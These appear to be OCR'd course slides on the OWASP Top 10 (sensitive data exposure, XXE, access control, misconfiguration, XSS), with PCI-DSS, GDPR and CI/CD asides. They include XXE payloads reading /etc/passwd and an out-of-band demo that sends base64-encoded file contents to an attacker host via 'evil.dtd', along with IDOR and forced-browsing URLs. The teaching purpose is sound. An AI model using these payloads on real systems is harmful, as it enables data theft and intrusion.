
- Is any data of a site transmitted in clear text, internally or externally? Internet traffic is especially dangerous, but from load balancers to web servers or from web servers to back end systems can be problematic.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code? (see A6:2017 Security Misconfiguration)
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?

A3 – Sensitive Data Exposure

How Do I Prevent?

- **Classify data processed, stored or transmitted by a system. Apply controls as per the classification**.
- **Review the privacy laws or regulations applicable** to sensitive data, and protect as per regulatory requirements
- Don’t store sensitive data unnecessarily. Discard it as soon as possible or use **PCI DSS** compliant tokenization or even truncation. Data you don’t retain can’t be stolen.
- Make sure you encrypt all sensitive data at rest
- Encrypt all data in transit, such as using TLS. Enforce this using directives like HTTP Strict Transport Security (**HSTS**).
- Ensure up-to-date and strong standard algorithms or ciphers, parameters, protocols and keys are used, and proper key management is in place. Consider using crypto modules.
- Ensure passwords are stored with a strong adaptive algorithm appropriate for password protection, such as Argon2, scrypt, bcrypt and PBKDF2. Configure the work factor (delay factor) as high as you can tolerate.
- Disable caching for response that contain sensitive data.
- Verify independently the effectiveness of your settings.

PCI-DSS


7. Authorization response routed to acquiring bank
CARD BRAND
VISA
BANK
ACQUIRING BANK
4. Transaction authorization request
8. Authorization response
6. Authorization response
5. Transaction routed to card issuer
3. Transaction info sent to acquiring bank
$
PAYMENT PROCESSOR
ISSUING BANK
2. Transaction info sent to processor
9. Authorization response sent to merchant
1. Card presented for payment
CUSTOMER
MERCHANT
10. Transaction receipt

PCI-DSS

- Payment Card Industry Data Security Standard (PCI DSS) is an information security standard for organizations that handle branded credit cards from the major card schemes (Visa, MasterCard,…)
  - Qualified Security Assessor (QSA)
  - Report on Compliance (ROC)
  - Self-Assessment Questionnaire (SAQ)
- Compliance versus validation of compliance
  - Currently both Visa and MasterCard require **merchants** and service providers to be validated according to the PCI DSS.
  - **Issuing** banks are not required to go through PCI DSS validation although they still have to secure the sensitive data in a PCI DSS compliant manner. **Acquiring** banks are required to comply with PCI DSS as well as to have their compliance validated by means of an audit.

EU GDPR

- European General Data Protection Regulation

- **For us:**
- Applies to non EU companies that process personal data of individuals in the EU
- The definition of personal data is now broader and includes generic, mental, cultural, economic, social identifiers
- Obtaining consent for processing personal data must be clear
- Parental consent is required for processing of personal data of children under 16
- Data subjects have the right to forgotten and erased from records
- Users may request a copy of their personal data under a portable format

- **For service providers:**
- Cross functional data governance team (DPO: data protection officer, IT and Business members) in charge to document the process and review It regularly
- Data flow analysis to identify privacy-protected data
- Use state of the art technology
- Develop an incidence response process for local data protection authority and public

Tokenisation / Pseudonymisation

- **Tokenisation** is a process of replacing sensitive data with non-sensitive ones:
  - Tokens have enough information to be useful (the process using the token can process it as if it was the orginal data)
  - Tokens do not compromise security
- Different from anonymisation (irreversible)

Name	Token/Pseudonym	Anonymized
Clyde	qOerd	xxxxx
Marco	Loqfh	xxxxx
Les	Mcv	xxxxx
Les	Mcv	xxxxx
Marco	Loqfh	xxxxx
Raul	BhQl	xxxxx
Clyde	qOerd	xxxxx

HSTS

- **HTTP Strict Transport Security** (**HSTS**)
- Web security policy mechanism which helps to protect websites against **protocol downgrade attacks** and cookie hijacking.
- It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via HTTP protocol.
- The HSTS Policy is communicated by the server to the user agent via an HTTPS response header field named "**Strict-Transport-Security**“ aka STS

A3 – Sensitive Data Exposure

Example Attack Scenarios

- **Scenario #1**:An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

- **Scenario #2**: A site doesn't use or enforce TLS for all pages, or if it supports weak encryption. An attacker simply monitors network traffic, strips or intercepts the TLS (like an open wireless network), and steals the user's session cookie.The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above he could alter all transported data, e.g. the recipient of a money transfer.

- **Scenario #3**: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes.

Demo XI

Session management flaw:

- Session Fixation
- **Demo :** Hijack a session

A4 – XML External Entities (XXE)

Who: Attackers who can access web pages or web services, particularly SOAP web services, that process XML.

Exploitability: Penetration testers should be capable of exploiting XXE once trained. DAST tools require additional manual steps to exploit this issue.

Frequency: By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing.

Detectability: SAST tools can discover this issue by inspecting dependencies and configuration

Technical Impact: These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, and other attacks. The business impact depends on the protection needs of all affected applications and data.

Business Impact: The business impact depends on the protection needs of your application and data.

Continuous Integration (CI)

- Developers practicing **continuous integration** merge their changes back to the main branch as often as possible.
- The developer's changes are validated by **creating a build** and **running automated tests against the build.**

Continuous Delivery

- **Continuous delivery** is an **extension of continuous integration** to make sure that you can release new changes to your customers quickly in a sustainable way.
- This means that on top of having automated your testing, **you also have automated your release process and you can deploy your application at any point of time by clicking on a button**.

Continuous Deployment (CD)

- **Continuous deployment** goes one step further than continuous delivery. With this practice**, every change that passes all stages of your production pipeline is released to your customers**.
- **There's no human intervention**, and only a failed test will prevent a new change to be deployed to production.

Source: https://www.atlassian.com/continuous-delivery/ci-vs-ci-vs-cd

SAST (Static Application Security Testing)

- Uses source code to find vulnerabilities without running the application
- Misses runtime vulnerabilities
- Many false positives

DAST (Dynamic Application Security Testing)

- Find vulnerabilities when running the application
- Analyzes the application in its running state by fuzzing with malicious payload
- Misses runtime vulnerabilities
- Many false positives

IAST (Interactive Application Security Testing)

- Analyzes the application in its running state by deploying sensors inside the application
- Find most of the vulnerabilities missed by SAST or DAST
- Less false positives

A4 – XML External Entities (XXE)

Am I Vulnerable ?

- Your application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor
- Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is recommended that you consult a reference such as the OWASP XXE Prevention Cheat Sheet.
- If your application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex apps with many integrations.
- Being vulnerable to XXE attacks likely means that you are vulnerable to other billion laughs denial-of-service attacks.

A4 – XML External Entities (XXE)

How Do I Prevent?

- Disable XML external entity and DTD processing in all XML parsers in your application, as per the OWASP XXE Prevention Cheat Sheet.
- Implement positive ("white listing") input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- Patch or upgrade all the latest XML processors and libraries in use by the app or on the underlying operating system. The use of dependency checkers is critical in managing the risk from necessary libraries and components in not only your app, but any downstream integrations.
- Upgrade SOAP to the latest version.

A4 – XML External Entities (XXE)

Example Attack Scenarios

- **Scenario #1**: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
 <foo>&xxe;</foo>
```

- **Scenario #2**: An attacker probes the server's private network by changing the above ENTITY line to:


```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

- **Scenario #3**: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

Demo XX

XML eXternal Entity vulnerability (XXE)


My Computer
VM
1
2
3
Same Local Web Site
Corporate Web Site (with XML parser)
Attacker web site (with evil dtd)
Attacker web site (waiting for data)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM
"php://filter/convert.base64-
encode/resource=robots.txt">
<!ENTITY % dtd SYSTEM
"http://10.5.25.100:81/evil.dtd">
%dtd;]>
<company>
<employee>
<firstname>&send;Bob</firstname>
</company>
```

```
<?xml version="1.0" encoding="utf-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM
'http://10.5.25.160:81/?%file;'>">
%all;
```

```
192.168.1.236 - - [07/Feb/2015 10:32:56] "GET
/?VXNlci1hZ2VudDogKgpEaXNhbGxvdzogcnLm
luYwpEaXNhbGxvdzogY2xhc3Nlcy8K==/
HTTP/1.0" 200 -
```

1

2

3

VM

Corporate Web Site (with XML parser)

Same Local Web Site

Attacker web site (with evil dtd)

Attacker web site (waiting for data)

A5 – Broken Access Control

Who: Exploitation of access control is a core skill of penetration testers.

Exploitability: SAST and DAST tools can detect the absence of access control, but not verify if it is functional. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.

Frequency: Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.

Detectability: Access control detection is not typically amenable to automated static or dynamic testing.

Technical Impact: The technical impact is anonymous attackers acting as users or administrators, users using privileged functions, or creating, accessing, updating or deleting every record.

Business Impact: The business impact depends on the protection needs of your application and data.

A5 – Broken Access Control

Am I Vulnerable?

- Bypassing access control checks by modifying the URL, internal app state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another's users record, such as viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JWT access control token or a cookie or hidden field manipulated to elevate privileges.
- **CORS** (Cross-Origin Resource Sharing) misconfiguration allows unauthorized API access
- Force browsing to authenticated pages as an unauthenticated user, or to privileged pages as a standard user or API not enforcing access controls for POST, PUT and DELETE

- Cross-Origin Resource Sharing (CORS) is a mechanism for relaxing the Same Origin Policy to enable communication between websites via browsers.

A5 – Broken Access Control

How Do I Prevent ?

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update or delete any record.
- Domain access controls are unique to each application, but business limit requirements should be enforced by domain models
- Disable web server directory listing, and ensure file metadata such (e.g. “.git”) is not present within web roots
- Log access control failures, alert admins when appropriate (e.g. repeated failures)
- Rate limiting API and controller access to minimize the harm from automated attack tooling

A5 – Broken Access Control

Example Attack Scenarios

- **Scenario #1**: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

- **Scenario #2**:An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

- If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the adminpage, this is a flaw.

Demo XI - bis

Access Control Flaws:

- Bypass a Path Based Access Control Scheme
- Stage 1: Bypass Business Layer Access Control (to do as a priority)
- Stage 3: Bypass Data Layer Access Control

A6 – Security Misconfiguration

Who: Anyone

Exploitability: Even anonymous attackers can try to access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.

Frequency: Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, frameworks, and custom code.

Detectability: Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options etc.

Technical Impact: Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise.

Business Impact: The business impact depends on the protection needs of your application and data.

A6 – Security Misconfiguration

Am I Vulnerable?

- Are any unnecessary features enabled or installed (e.g. ports, services, pages, accounts, privileges)?
- Are default accounts and their passwords still enabled and unchanged?
- Does your error handling reveal stack traces or other overly informative error messages to users?
- Do you still use ancient configs with updated software? Do you continue to support obsolete backward compatibility?
- Are the security settings in your application servers, application frameworks (e.g. Struts, Spring, ASP.NET), libraries, databases, etc. not set to secure values?
- For web applications, does the server not send security directives to client agents (e.g. HSTS) or are they not set to secure values?
- Is any of your software out of date? (see A9 Using Components with Known Vulnerabilities)

A6 – Security Misconfiguration

How Do I Prevent ?

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically (with different credentials used in each environment). This process should be automated to minimize the effort required to setup a new secure environment.
- Remove or do not install any unnecessary features, components, documentation and samples. Remove unused dependencies and frameworks.
- A process to triage and deploy all updates and patches in a timely manner to each deployed environment. This process needs to include all frameworks, dependencies, components, and libraries (see A9 Using Components with Known Vulnerabilities).
- A strong application architecture that provides effective, secure separation between components, with segmentation, containerization, or cloud security groups (ACLs).
- An automated process to verify the effectiveness of the configurations and settings in all environments.

A6 – Security Misconfiguration

Example Attack Scenarios

- **Scenario #1**: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.
- **Scenario #2**: Directory listing is not disabled on your server. An attacker discovers they can simply list directories to find file. The attacker finds and downloads your compiled Java classes, which they decompile and reverse engineer to get your custom code. Attacker then finds a serious access control flaw in your app.
- **Scenario #3**: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.
- **Scenario #4**: App server comes with sample apps that are not removed from your production server. These sample apps have known security flaws attackers use to compromise your server.
- **Scenario #5**: The default configuration or a copied old one activates old vulnerable protocol versions or options that can be misused by an attacker or malware.

Demo XI - ter

Insecure Configuration

Forced Browsing

Demo : DirBuster (option)

Demo : Burp

Intruder: http://192.168.217.131/WebGoat/$var1$

Demo : Spider / Spider this host

A7 – Cross-Site Scripting (XSS)

Who: Anyone

Exploitability: Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.

Frequency: XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications.

Detectability: Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.

Technical Impact: Typical XSS attacks include session stealing, account takeover, MFA bypass, DIV replacement or defacement (such as trojan login DIVs), attacks against the user's browser such as malicious software downloads, key logging, and other client side attacks.

Business Impact: The business impact depends on the protection needs of your application and data.

A7 – Cross-Site Scripting (XSS)

Am I Vulnerable?

- **Reflected XSS:** Your app or API includes unvalidated and unescaped user input as part of HTML output or there is no content security policy (CSP) header. A successful attack can allow the attacker to execute arbitrary HTML and JavaScript in the victim's browser. Typically the user will need to interact with a link, or some other attacker controlled page, such as a watering hole attack, malvertizing, or similar.
- **Stored XSS:** Your app or API stores unsanitized user input that is viewed at a later time by another user or an administrator. Stored XSS is often considered a high or critical risk.
- **DOM XSS:** JavaScript frameworks, single page apps, and APIs that dynamically include attacker-controllable data to a page are vulnerable to DOM XSS. Ideally, you would avoid sending attacker-controllable data to unsafe JavaScript APIs.

A7 – Cross-Site Scripting (XSS)

How Do I Prevent ?

- Use safer frameworks that automatically escape for XSS by design, such as in Ruby 3.0 or React JS.
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP XSS Prevention Cheat Sheet has details on the required data escaping techniques.
- Applying context sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP DOM based XSS Prevention Cheat Sheet.
